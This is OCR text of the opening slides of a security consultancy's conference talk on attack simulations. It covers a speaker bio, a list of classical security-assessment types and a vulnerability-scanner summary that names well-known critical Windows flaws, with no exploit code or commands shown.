TOP n WAYS TO GET DOMAIN ADMIN

A field report from attack simulations across different companies

REDGUARD
SECURING YOUR ASSETS

26. November 2020

$ whoami

- Team Leader & Senior Security Tester at **redguard.ch**

- BSc in Computer Science, FHNW
- MSc in Information Security, NTNU


- 10+ years in IT and IT security:
  1. Build (Computer Engineer)
  2. Defend (Security Analyst)
  3. Break (Security Tester)

Patrick Schmid


@compr00t (Twitter)
patrick.schmid@redguard.ch

WHAT IS AN ATTACK SIMULATION?

RedBank





«Classical» network layout



«Classical» Security Assessment

- Vulnerability Assessment
- Penetration Test
- White/Grey/Black-box Assessment
- Code Review
- Audit
- Risk Assessment
- Threat Assessment
- Threat Modeling
- ...





«Classical» Security Assessment

Hosts 95 | **Vulnerabilities 194** | Remediations 1 | History 1

Filter | Search Vulnerabilities | **194** Vulnerabilities

Sev	Name	Family	Count
CRITICAL	MS14-066: Vulnerability in Schannel Could Allow Re…	Windows	11
CRITICAL	Microsoft Windows SMBv1 Multiple Vulnerabilities	Windows	4
CRITICAL	Dropbear SSH Server < 2016.72 Multiple Vulnerabilities	Misc.	3
CRITICAL	MS17-010: Security Update for Microsoft Windows S…	Windows	2
CRITICAL	Microsoft Windows 2000 Unsupported Installation D…	Windows	1
CRITICAL	MS03-026: Microsoft RPC Interface Buffer Overrun (…	Windows	1
CRITICAL	MS03-039: Microsoft RPC Interface Buffer Overrun (…	Windows	1
CRITICAL	MS03-043: Buffer Overrun in Messenger Service (82…	Windows	1
CRITICAL	MS04-007: ASN.1 Vulnerability Could Allow Code Ex…	Windows	1
CRITICAL	MS04-011: Security Update for Microsoft Windows (…	Windows	1

Scan Details


Name:
Status:
Policy:
Scanner:
Start:
End:
Elapsed:

Vulnerabilities

WHAT DOES THIS TELLS US?


What does this tells us?

- Scope 1: Do we have a SQL injection in web application A?
- Scope 2: Are our notebook's local disks encrypted?
- Scope 3: Are our firewall rules according to best practices?



